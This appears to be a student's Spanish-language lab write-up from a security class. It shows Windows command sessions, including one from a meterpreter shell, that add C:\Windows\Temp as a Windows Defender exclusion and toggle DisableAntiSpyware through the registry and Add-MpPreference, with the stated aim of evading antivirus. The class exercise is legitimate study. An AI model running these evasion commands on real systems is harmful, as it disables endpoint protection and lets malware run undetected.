
Protección basada en la nube

- Añadir la ruta de exclusión C:\Windows\Temp para evadir antivirus.


Como no comprendi bien como hacer este ejercicio probe varias cosas, primero añadir el path en vez de DisableAntispyware y abajo el resultado de habilitar y deshabilitar, por otro lado también probe lo hecho en clase con sus respectivas consultas con reg query.




```
C:\Windows\Temp>reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths" /v "C:\Windows\Temp" /t REG_DWORD /d 1 /f
reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths" /v "C:\Windows\Temp" /t REG_DWORD /d 1 /f
La operaci◆n se complet◆ correctamente.
```




```
C:\Windows\Temp>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths"
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths"

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths
    C:\Windows\Temp    REG_DWORD    0x1
```




```
C:\Windows\Temp>reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths" /v "C:\Windows\Temp" /t REG_DWORD /d 0 /f
reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths" /v "C:\Windows\Temp" /t REG_DWORD /d 0 /f
La operaci◆n se complet◆ correctamente.
```



```
C:\Windows\Temp>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths"
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths"

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths
    C:\Windows\Temp    REG_DWORD    0x0
```




```
C:\Windows\Temp>reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
La operaci◆n se complet◆ correctamente.

C:\Windows\Temp>reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 0 /f
reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 0 /f
La operaci◆n se complet◆ correctamente.
```




```
C:\Windows\Temp>reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths" /v "C:\Windows\Temp" /t REG_DWORD /d 0 /f
reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths" /v "C:\Windows\Temp" /t REG_DWORD /d 0 /f
La operaci�n se complet� correctamente.

C:\Windows\Temp>reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
La operaci�n se complet� correctamente.

C:\Windows\Temp>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender"
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender"

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender
    DisableAntiSpyware    REG_DWORD    0x1

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Policy Manager

C:\Windows\Temp>reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 0 /f
reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 0 /f
La operaci�n se complet� correctamente.

C:\Windows\Temp>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender"
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender"

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender
    DisableAntiSpyware    REG_DWORD    0x0

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Policy Manager
```

- Añadir la ruta de exclusión C:\Windows\Temp en registro para evadir Windows Defender


Intente con el comando de abajo y me daba acceso denegado por ende probe de otra manera y si funciono



```
C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

PS C:\Windows\system32> reg.exe ADD "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths" /v "C:\Windows\Temp\" /t REG_DWORD /d 1 /f
reg.exe ADD "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths" /v "C:\Windows\Temp\" /t REG_DWORD /d 1 /f
ERROR: Acceso denegado.
PS C:\Windows\system32> reg.exe ADD "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths" /v "C:\Windows\Temp" /t REG_DWORD /d 1 /f
reg.exe ADD "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths" /v "C:\Windows\Temp" /t REG_DWORD /d 1 /f
ERROR: Acceso denegado.
PS C:\Windows\system32> 
```



```
meterpreter > shell
Process 7592 created.
Channel 1 created.
Microsoft Windows [Versi�n 10.0.17763.1935]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>powershell -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath "C:\Windows\Temp"
powershell -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath "C:\Windows\Temp"

C:\Windows\system32>reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths"
reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths
    C:\Users\Administrador\Downloads    REG_DWORD    0x0
    C:\Windows\Temp    REG_DWORD    0x0
```



C:\Users\Administrador\Downloads
Carpeta

C:\Windows\Temp
Carpeta